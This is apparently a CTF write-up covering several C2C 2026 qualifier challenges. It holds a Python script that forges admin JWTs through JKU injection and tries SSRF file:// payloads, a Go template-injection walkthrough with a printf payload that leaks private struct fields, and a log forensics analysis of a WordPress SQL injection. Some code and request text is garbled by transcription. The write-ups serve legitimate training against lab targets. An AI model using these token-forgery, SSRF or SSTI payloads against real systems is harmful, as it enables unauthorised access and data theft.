    JWKS_DATA = jwks
    server = HTTPSVerifier(('0.0.0.0', LOCAL_PORT), JWKSHandler)
    thread = threading.Thread(target=server.serve_forever, daemon=True)
    thread.start()
    print(f"[2] JWKS server running on port {LOCAL_PORT}")
    print(f"    Endpoint: https://{{NGROK_DOMAIN}}/jwks.json")
    return server

def forge_jwt(private_pem):
    print("[3] Forging admin JWT...")
    jku = f"https://{{NGROK_DOMAIN}}@localhost:{{NGROK_PORT}}/jwks.json"
    payload = {
        'user_id': 1,
        'username': 'admin',
        'is_admin': True,
        'exp': datetime.utcnow() + timedelta(hours=24),
        'jku': jku
    }
    token = jwt.encode(payload, private_pem, algorithm='RS256', headers={
        'kid': 'key1'})
    print(f"    Jku: {jku}")
    print(f"\n{'='*70}")
    print("FORGED ADMIN TOKEN:")
    print(f"{token}")
    print(f"{'='*70}\n")

    # Save token to file for easy copying
    with open('admin_token.txt', 'w') as f:
        f.write(token)

```

```
print("    ✓ Token saved to admin_token.txt\n")

return token

def get_flag(token):
    headers = {'Authorization': f'Bearer {token}', 'Content-Type': 'application/json'}

    print("[4] Verifying admin access...")
    r = requests.get(f"{TARGET_URL}/api/admin/settings", headers=headers)
    if r.status_code != 200:
        print(f"    ✗ FAILED ({r.status_code}): {r.text}")
        return
    print("    ✓ Admin access confirmed!")

# This exploits curl's brace expansion or template processing
ssrf_payloads = [
    ("{file}:///flag.txt", "image"),
    ("{file}:///flag.txt", "text"),
    ("file:///flag.txt", "text"),
    ("%66file:///flag.txt", "text"),
    ("fi%6ce:///flag.txt", "text"),
    ("{file}///app/flag.txt", "image"),
]
]

print("[5] Trying SSRF payloads...")
succeeded = False
for payload, file_type in ssrf_payloads:
    print(f"    Trying: {payload} (type={file_type})")
    r = requests.post(f"{TARGET_URL}/api/admin/download", headers=headers,
json={
            "url": payload,
            "filename": "flag.txt",
            "title": "Flag",
            "type": file_type
        })
    if r.status_code == 200:
        print(f"    ✓ SUCCESS with: {payload}")
        succeeded = True
        break
    else:
        try:
            msg = r.json().get('message', r.text)
        except:
            msg = r.text
        print(f"    ✗ {r.status_code}: {msg}")

if not succeeded:
    print("\n    All payloads failed.")
```

```

    return

print("[6] Fetching flag...")
r = requests.get(f"{TARGET_URL}/static/flag.txt")
if r.status_code == 200:
    flag_text = r.text.strip()
    print(f"\n{'='*70}")
    print(f"  FLAG CAPTURED! {'='*70}")
    print(f"{'='*70}")
    print(f"  {flag_text}")
    print(f"{'='*70}")
    print(f"\n  Exploit: JKU Injection + {{file}} Template Bypass")
    print(f"  Payload: {{file}}://flag.txt with type='image'")
    print(f"{'='*70}\n")
else:
    print(f"  Could not fetch flag: {r.status_code}")

if __name__ == "__main__":
    print(f"\n{'='*70}")
    print(f"  CTF Exploit - JKU Injection + SSRF")
    print(f"{'='*70}")
    print(f"Target:  {TARGET_URL}")
    print(f"Ngrok:   https://{{NGROK_DOMAIN}}")
    print(f"{'='*70}\n")

    private_pem, jwks = generate_keys()
    server = start_server(jwks)
    time.sleep(1)

    token = forge_jwt(private_pem)
    get_flag(token)

    print("\n" + "="*70)
    print("  JWKS Server is still running for manual testing...")
    print("  Test at: https://{{}}/jwks.json".format(NGROK_DOMAIN))
    print("  Token saved in: admin_token.txt")
    print("  Press Ctrl+C to stop the server")
    print("=*70 + "\n")

try:
    while True:
        time.sleep(1)
except KeyboardInterrupt:
    print("\n\n✓ Server stopped. Goodbye!")

```

Flag: BOOOOOOOOOOOOOOOOOOOOM!!!!!!

```

[ortort@j1tak] |~/Documents/CTF/web/clicker|
$ python exploit.py http://challenges.ipc.tf:25056/ https://99fb-36-37-169-193.ngrok-free.app

CTF Exploit - JKU Injection + SSRF
Target: http://challenges.ipc.tf:25056/
Ngrok: https://99fb-36-37-169-193.ngrok-free.app

[1] Generating RSA keypair...
  v jwks.json saved
[2] JWKs server running on port 9800
  Endpoint: https://99fb-36-37-169-193.ngrok-free.app/jwks.json
[3] Forging admin JWT...
  /home/ortort/CTF/web/clicker/exploit.py:84: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    'exp': datetime.utcnow() + timedelta(hours=24),
      JKU: https://99fb-36-37-169-193.ngrok-free.app/jwks.json

[4] Verifying admin access...
  [JWKS Server] Served to 127.0.0.1
  v Admin access confirmed!
[5] Trying SSRF payloads...
  trying: [{file: ///flag.txt (type:image)}
  v SUCCESS with: [{file: ///Flag.txt}
[6] Fetching flag ...

█████ FLAG CAPTURED! █████
C2C{p4rs3r_d1sr4p4nc_y_4nd_curl_g10bb1ng_1s_my_f4v0r1t3_4a249ecb7b99}

Exploit: JKU Injection + [file] template Bypass
Payload: [{file: ///flag.txt with type: 'image'}
```

JWKS Server is still running for manual testing ...
Test at: https://99fb-36-37-169-193.ngrok-free.app/jwks.json
Token saved in: admin_token.txt
Press Ctrl+C to stop the server

C2C{p4rs3r_d1sr4p4nc_y_4nd_curl_g10bb1ng_1s_my_f4v0r1t3_4a249ecb7b99}

The Soldier of God, Rick

C2C 2026 Quals

The Soldier of God, Rick (100 pts)

Author: dimas

Can you defeat the Soldier of God, Rick?

Tools to use

Reverse Engineering Golang

- Ghidra - Open source reverse engineering suite.

Download Attachment [thesoldierofgodrick_thesoldierofgodric](#)

Instance Info

challenges.ipc.tf:58766

Remaining: 00:02:33

You can extend it 5 mins before expires.

Submit Flag

Leave a comment...

Rate this challenge

Recommended **Not Recommended**

dahmer0483

94	1100	11
Overall	Score	Solved

Comments

- 26/02/14 7:31:41 AM Hi @everyone I apologize for the inconvenience, the chall crypto/big guy has been updated, ensure you create a new instance as well as downloading the new attachment, the difference is as follows for those who haven't downloaded the old attachment:

```
31c31 < if xor(bytes(a), bytes(b)).count(0) > 3: --- >
if xor(bytes(a), bytes(b)).count(0) > 13:
```
- 26/02/15 9:55:58 AM Congratulations to manicpro for the second blood on bookmolt.
- 26/02/15 12:45:35 AM Congratulations to Bluewynn for the third blood on unsafe-notes.
- 26/02/15 12:03:18 AM Conratulations to kennvvws for the

Walkthrough of The Soldier of God, Rick

In this challenge, I was given one executable file to analyze locally:

SHELL

```
└$ file rick_soldier
rick_soldier: ELF 64-bit LSB executable, x86-64, statically linked, with
debug_info, not stripped
```

Since the binary is **not stripped**, it likely contains readable symbols and strings that could reveal useful information.

Static Analysis

Extracting Readable Strings

The first step was to analyze the binary using **strings**:

SHELL

```
└$ strings rick_soldier | tail -40
```

From the output, I noticed several interesting readable texts.

```
(venv)-(ortort@jitakk)-[~/Documents/CTF/web/thesolder]
└─$ strings rick_soldier | less

(venv)-(ortort@jitakk)-[~/Documents/CTF/web/thesolder]
└─$ strings rick_soldier | tail -40
go:itab.*regexp/syntax.Error,error
go:itab regexp/syntax.ranges,sort.Interface
go:itab.*crypto/sha3.SHA3,hash.Cloner
go:main.inittasks _Kimi
go:runtime.inittasks
runtime.defaultGOROOT.str
runtime.buildVersion.str
runtime.modinfo.str
go:buildinfo
go:buildinfo.ref
type:*
runtime.textsectionmap
.text
.noptrdata
.data
.bss
.noptrbss
.go.fuzzcntrs
.go.buildinfo
.go.fipsinfo
.note.gnu.build-id
.note.go.buildid
.elfdata
.rodata
.typeLink
.itablink
.gosymtab
.gopclntab
.symtab
.strtab
.debug_abbrev
.debug_frame
.debug_info
.debug_loc
.debug_line
.debug_gdb_scripts
.debug_addr
.debug_rnglists
.debug_loclists
.shstrtab
```

To analyze more comfortably, I redirected all strings into a text file:

```
└─$ strings rick_soldier > analyze_rick.txt
```

SHELL

Using AI for String Analysis

Instead of manually reviewing thousands of lines, I asked **Claude Sonnet 4.5** to analyze the extracted strings and identify any sensitive or critical data.

After analysis, Claude identified a **hardcoded secret phrase** inside the binary:

* Memory layout analysis

Show more

I'll perform a comprehensive reverse engineering analysis of this Golang web challenge binary. Let me start by examining the uploaded file and extracting all relevant information.

Ran 2 commands, viewed a file >

Perfect. Now let me perform deep analysis:

Ran 4 commands >

Excellent! Found key strings. Now let me extract the embedded templates and analyze the main function:

Find HTTP methods and routes >

CRITICAL FINDING! Found the secret:

SECRET_PHRASE=Morty_Is_The_Real_One

Now let me extract more routing information and check for embedded files:

Ran 2 commands >

Excellent findings! Let me now use a Python script to extract embedded files from the Go binary:

Ran 2 commands >

Perfect! I found embedded HTML templates and a major clue! Let me extract the complete functionality:

Search for the secret phrase and battle cry >

JACKPOT! Found it:

SECRET_PHRASE=Morty_Is_The_Real_One

Now let me extract the complete route structure and analyze the binary's main logic:

Ran 2 commands >

Let me search for more specific route patterns:

Find application-specific routes > 

Reply...
+

Sonnet 4.5 ▾ 


Morty_Is_The_Real_One

This appears to be a required value to unlock a hidden phase.

Secret Phase Verification

SSTI Discovery

Next, I tested whether the `battle_cry` parameter was vulnerable to template injection.



Well, you know what that mean when there is an response error.

```
Template Error: template: result:16: unexpected "*" in operand
```

it show that the error is the template is actually an go html/template.

This confirms a **Go Server-Side Template Injection (SSTI)** vulnerability.

After confirm that it was SSTI vuln, Im asking ChatGPT to help me craft a payloads for further testing.

Exploring the Template Context

Since Go templates do not allow arithmetic, I tested value printing:

Request

```
Pretty Raw Hex
1 POST /fight HTTP/1.1
2 Host: challenges.lpc.tf:23940
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://challenges.lpc.tf:23940
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://challenges.lpc.tf:23940/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: token=
eyJhbGciOiJIUzI1NiIsInRS5cCI6IkpxVCJ9.eyJlc2VyX2lkIjo2LCJlc2VybmtZSI6InRlc3QiLCJpc19hZG1pb1IGMwZKhwIjoxNzcxMzASMDc1fQ.95y4PvQwX6YB2lwbYiH0wxAPG27EvhOBtPHiBvMwlVs
14 Connection: keep-alive
15
16 battle_cry={{.}}&secret=Morty_Is_The_Real_One
```

Response

```
Pretty Raw Hex Render
13 </title>
14 <script src="https://cdn.tailwindcss.com">
15 </script>
16 <link href="/static/style.css" rel="stylesheet">
17 </head>
18 <body class="bg-black text-yellow-500 font-serif min-h-screen flex flex-col items-center justify-center p-4 bg-[url('/static/rick_soldier_sprite.png')] bg-cover bg-center bg-no-repeat bg-blend-overlay bg-black/80">
19 rounded-lg shadow-2xl backdrop-blur-sm">
20 <h1 class="text-4xl font-bold mb-6 text-center text-red-600 tracking-widest uppercase border-b-2 border-red-900 pb-4">
21 You Died
22 </h1>
23 <div class="mb-6 space-y-4 text-lg">
24 <p>
25 <span class="text-gray-400">
26 You screamed:
27 <span class="text-white italic">
28 "BattleView{Rick: Rick, Soldier of God HP:999999, LastMsg: Rick explicitly ignores your Scream. He is simply too powerful.}"
29 </span>
30 </p>
31 <p class="text-ml text-yellow-200">
32 Rick explicitly ignores your Scream. He is simply too powerful.
33 </p>
34 <div class="w-full bg-gray-800 rounded-full h-4 mt-4 border border-gray-600">
35 <div class="bg-red-600 h-2.5 rounded-full" style="width: 100%">
36 </div>
37 <p class="text-right text-sm text-red-400">
38 Rick's HP: 999999 / 
39 </p>
40 </div>
41 <div class="mt-8 text-center">
42 <a href="/" class="inline-block bg-transparent hover:bg-yellow-900/30"
```

This reveals that the template context contains a struct named:

```
router.BattleView
```

I then attempted to access a possible flag field:

Request

```
Pretty Raw Hex
1 POST /fight HTTP/1.1
2 Host: challenges.lpc.tf:23940
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://challenges.lpc.tf:23940
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://challenges.lpc.tf:23940/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: token=
eyJhbGciOiJIUzI1NiIsInRS5cCI6IkpxVCJ9.eyJlc2VyX2lkIjo2LCJlc2VybmtZSI6InRlc3QiLCJpc19hZG1pb1IGMwZKhwIjoxNzcxMzASMDc1fQ.95y4PvQwX6YB2lwbYiH0wxAPG27EvhOBtPHiBvMwlVs
14 Connection: keep-alive
15
16 battle_cry={{.flag}}&secret=Morty_Is_The_Real_One
```

Response

```
Pretty Raw Hex Render
1 1 HTTP/1.1 200 OK
2 Date: Mon, 16 Feb 2026 18:54:30 GMT
3 Content-Length: 1046
4 Content-Type: text/html; charset=utf-8
5
6
7 <!DOCTYPE html>
8 <html lang="en">
9 <head>
10 <meta charset="UTF-8">
11 <meta name="viewport" content="width=device-width, initial-scale=1.0">
12 <title>
13 The Battle
14 </title>
15 <script src="https://cdn.tailwindcss.com">
16 </script>
17 <link href="/static/style.css" rel="stylesheet">
18 </head>
19 <body class="bg-black text-yellow-500 font-serif min-h-screen flex flex-col items-center justify-center p-4 bg-[url('/static/rick_soldier_sprite.png')] bg-cover bg-center bg-no-repeat bg-blend-overlay bg-black/80">
20 rounded-lg shadow-2xl backdrop-blur-sm">
21 <h1 class="text-4xl font-bold mb-6 text-center text-red-600 tracking-widest uppercase border-b-2 border-red-900 pb-4">
22 You Died
23 </h1>
24 <div class="mb-6 space-y-4 text-lg">
25 <p>
26 <span class="text-gray-400">
27 You screamed:
28 <span class="text-white italic">
29 "Execution Error: template: result:16:99: executing `result` at <.flag>: flag is an unexported field of struct type router.BattleView"
30 </span>
31 </p>
```

So this confirm that the flag is store inside BattleView which is in a private field and for direct access is block by Go template restriction.

Bypassing Unexported Field Restriction

Since Go templates block access to lowercase fields, but for Go's `fmt` formatting functions can reveal private fields when using `%#v`.

Final Exploit Payload

```
{printf "%#v" .}
```

The screenshot shows a browser developer tools interface with the Network tab selected. A POST request is shown with the URL /fight. The response body contains HTML code with a printf statement that reveals a secret flag.

```
POST /fight HTTP/1.1
Host: challenges.lpc.tf:38760
Content-Length: 74
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.9
Origin: http://challenges.lpc.tf:38760
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://challenges.lpc.tf:38760/
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlc2VxLkIjO2LCJ1c2VybmcFZSI6InRlc3QiLCJpc19hZG1pbieyJhCwIjZkhWjpxccM2ASMcI1Q.95y4PvQwX5yBzIwYiH0xAPG27EvhD8tPhBvMwVs
Connection: Keep-alive
battle_cry=%2B%7Bprintf+%22%25%23%22+.%7D%7D&secret=Morty_Is_The_Real_One
```

The response body contains:

```
justify-center p-4 bg-[url('/static/rick_soldier_sprite.png')] bg-cover bg-center
bg-no-repeat bg-blend-overlay bg-black/80%
<div class="text-gray-400 w-full bg-black/90 p-8 border-4 border-yellow-700 rounded-lg
shadow-2xl backdrop-blur-sm">
<h1 class="text-4xl font-bold mb-6 text-center text-red-600 tracking-widest uppercase
border-b-2 border-red-800 pb-4">
    You Died
</h1>
<div class="mb-6 space-y-4 text-lg">
    <p>
        <span class="text-gray-400">
            You screamed!
        </span>
        <span class="text-white italic">
            'router.BattleView(Rick)' entity.Rick (0xc00009b260),
            Log.interceptor.FightMessage.W34;Rick explicitly ignores your Scream. He is
            simply too powerful. W34;, RickHP:999999)
        <span>Flag:#34;c2c(Rick_Sold13r_0f_G0d_H4s_F4ll3n_v14_SS1_SS7_94cc5321633a)W34;</span>
    </p>
    <p class="text-xl text-yellow-200">
        Rick explicitly ignores your Scream. He is simply too powerful.
    </p>
<div class="w-full bg-gray-800 rounded-full h-4 mt-4 border border-gray-600">
    <div class="bg-red-600 h-2.5 rounded-full" style="width: 100%">
    </div>
</div>
<div class="text-right text-em text-red-400">
```

Flag

```
C2C{R1ck_S0ld13r_0f_G0d_H4s_F4ll3n_v14_SS1_SS7_94cc5321633a}
```

Forensics

Log

The screenshot shows the 'C2C 2026 Quals' interface. On the left, there's a sidebar with categories: Breached (431 pts), Log (100 pts), and Tattletale (100 pts). The 'Log' challenge is selected. The challenge details say: 'Author: daffainfo', 'My website has been hacked. Please help me answer the provided questions using the available logs!', 'Download Attachment: log_log-dist.zip', 'This challenge requires creating an instance', 'Instance will live for 5 mins.', and 'Create' button. Below this, it says 'This challenge has been solved' and 'Submit Flag'. There are 'Recommended' and 'Not Recommended' buttons, and a 'Leave a comment...' text area. On the right, the user 'dahmer0483' is shown with a score of 94, 1100 overall, and 11 solved. A message from the author dated 26/02/14 at 7:31:41 AM apologizes for inconvenience and asks to create a new instance. Another message from the author dated 26/02/15 at 9:55:58 AM congratulates manicpro for the second blood on bookmortal.

Walkthrough of Log

At the first of that Challenges I ask ChatGPT with Great for everyday task version to list the best tool for doing forensics on log file and they give me a tool call `inav` and one more is `goaccess` and as we already know `grep`, and `awk` was a great one as well.

Question #1:

```
L$ nc challenges.1pc.tf 38175
```

Please answer the following questions based on your analysis:

Question #1:

1. What is the Victim's IP address?

Required Format: 127.0.0.1

Your Answer: 182.8.97.244

Status: Correct!

```
2026-02-10T04:40:57 EST
Logs - [2026-01-11T07:23:15.000 : access.log : access.log[0] : 182.8.97.244 : 182.8.97.244 - [11/Jan/2026:07:23:15 -0500] "GET / HTTP/1.1 302 419 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:23:15 -0500] "GET /wp-admin/install.php HTTP/1.1 200 4678 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:23:18 -0500] "GET /wp-admin/install.php?step=1 HTTP/1.1 200 4678 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:23:18 -0500] "GET /wp-admin/install.php HTTP/1.1 200 4678 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:23:19 -0500] "POST /wp-admin/install.php?step=1 HTTP/1.1 200 2795 "http://105.22.125.147/wp-admin/install.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:24:07 -0500] "POST /wp-admin/install.php?step=1 HTTP/1.1 200 4678 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:19 -0500] "POST /wp-admin/admin-ajax.php HTTP/1.1 302 419 "http://105.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:19 -0500] "GET /wp-admin/admin-ajax.php HTTP/1.1 200 4578 "http://105.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
127.0.0.1 - [11/Jan/2026:07:25:29 -0500] "POST /wp-login.php?log=7d6101e0-crons1768134320-62781916-192968750000 HTTP/1.1" 200 285 "-" "WordPress/5.1 https://localhost"
182.8.97.244 - [11/Jan/2026:07:25:29 -0500] "GET /2026/01/11/hello-world/ HTTP/1.1" 200 16223 "-" "WordPress/5.1 https://localhost"
182.8.97.244 - [11/Jan/2026:07:25:33 -0500] "POST /wp-admin/install.php?step=1 HTTP/1.1" 200 1700 "http://105.22.125.147/wp-admin/install.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:33 -0500] "POST /wp-login.php HTTP/1.1" 200 2429 "http://105.22.125.147/wp-admin/install.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:33 -0500] "POST /wp-admin/install.php?step=1 HTTP/1.1" 200 1700 "http://105.22.125.147/wp-admin/install.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:33 -0500] "GET /wp-admin/ HTTP/1.1" 200 2802 "http://105.22.125.147/wp-admin/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:38 -0500] "GET /wp-admin/admin-ajax.php?action=wp-compression-test&t=1 ajax_nonce=04364334b581768134338634 HTTP/1.1" 200 1188 "http://105.22.125.147/wp-admin/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - [11/Jan/2026:07:25:38 -0500] "GET /wp-admin/admin-ajax.php?action=wp-compression-test&t=1 ajax_nonce=04364334b581768134338680 HTTP/1.1" 200 560 "http://105.22.125.147/wp-admin/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
```



```
$ cat access.log | grep "POST /wp-login.php" | grep "219.75.27.16"
219.75.27.16 - - [11/Jan/2026:12:45:37 +0000] "POST /wp-login.php HTTP/1.1" 200 2583
pleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:51 +0000] "POST /wp-login.php HTTP/1.1" 200 2583
pleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:53 +0000] "POST /wp-login.php HTTP/1.1" 200 2583
i/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:57 +0000] "POST /wp-login.php HTTP/1.1" 200 2583
i/537.36"
219.75.27.16 - - [11/Jan/2026:12:51:20 +0000] "POST /wp-login.php HTTP/1.1" 200 2583
i/537.36"
219.75.27.16 - - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 200 2583
i/537.36"
219.75.27.16 - - [11/Jan/2026:13:12:49 +0000] "POST /wp-login.php HTTP/1.1" 302 1275
pleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
Part of page 2026/214/4/19/
```

```
cat access.log | grep "POST /wp-login.php" | grep "219.75.27.16"
```

It was 7 attempt 6 failed login but one was 302 redirect which was successfully login.

Question #4:

```
Question #4:
4. Which plugin was affected (Full Name)?
Required Format: -
Your Answer: Easy Quotes
Status: Correct!
```

```
(ortort@jitakk)-[~/Documents/CTF/forensic/log
$ grep -o "plugins/[^\"]*" access.log | sort -u
plugins/easy-quotes
```

The plugin is visible in both the URL paths and the error log, where SQL errors are thrown from
within the plugin's code.

Question #5:

```
Question #5: AllTheThings/Server
5. What is the CVE ID?
Required Format: CVE-XXXX-XXXX
Your Answer: CVE-2025-26943
Status: Correct!
```

easy quote sqlmap cve

AI Mode All Short videos Images Forums Videos News More Tools

◆ AI Overview

Based on recent vulnerability data, the **Easy Quotes** plugin for WordPress (up to version 1.2.2) is vulnerable to an unauthenticated SQL injection, identified as **CVE-2025-26943**.

CVE-2025-26943: Easy Quotes < 1.2.3

- Vulnerability Type: Unauthenticated SQL Injection (SQLi)
- Affected Versions: < 1.2.3
- Cause: Insufficient escaping and lack of parameterized queries on user-supplied parameters, allowing attackers to inject SQL commands to extract data.

Show more ▾

Easy Quotes < 1.2.3 – Unauthenticated SQL Injection - WPScan Mar 3, 2025 – Easy Quotes < 1.2.3 – Unauthenticated SQL Injection | CVE... WPScan

Harvesting the Database - 5 CVEs in TOPqw Webportal - cyber.wtf Nov 11, 2024 – Unauthenticated SQL Injection (CVE-2024-45876) The login form of battio-l...

just search the extension name along with sqli cve then there you go.

Question #6:

Question #6:
6. Which tool and version were used to exploit the CVE?
Required Format: tool_name/13.3.7
Your Answer: sqlmap/1.10.1.21
Status: Correct!

```
1 "sqlmap/1.10.1.21#dev (https://sqlmap.org)"  
1 "sqlmap/1.10.1.21#dev (https://sqlmap.org)"  
=1 "sqlmap/1.10.1.21#dev (https://sqlmap.org)"  
=1 "sqlmap/1.10.1.21#dev (https://sqlmap.org)"  
ayart/v1/fonts?family=1 "sqlmap/1.10.1.21#dev (https://sqlmap.org)"  
ayart/v1/fonts?family=1 "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
```

you can do a quick scroll or look around with **inav** then you can see it or you can use this command:

```
grep -oP '"sqlmap[^"]*' access.log | sort -u
```

Question #7:

Question #7:
7. What is the email address obtained by the attacker?
Required Format: r00t@localhost.xyz
Your Answer: admin@daffainfo.com
Status: Correct!

well for this path im using Ai cluade Sonnet 4.5, for writing a script to find out about that question.

```
python3 << 'EOF'
import re, urllib.parse
email_chars = []
with open('access.log') as f:
    for line in f:
        if '%21%3D' not in line: continue
        m = re.search(r'GET ([^ ]+) HTTP', line)
        if not m: continue
        url = urllib.parse.unquote(m.group(1))
        ne = re.search(r'\),(\\d+),1\\)\)\\=(\\d+,', url)
        if ne and 'user_email' in url:
            email_chars[int(ne.group(1))] = chr(int(ne.group(2)))
    email = ''.join(email_chars.get(i,'?') for i in range(1, max(email_chars)+1))
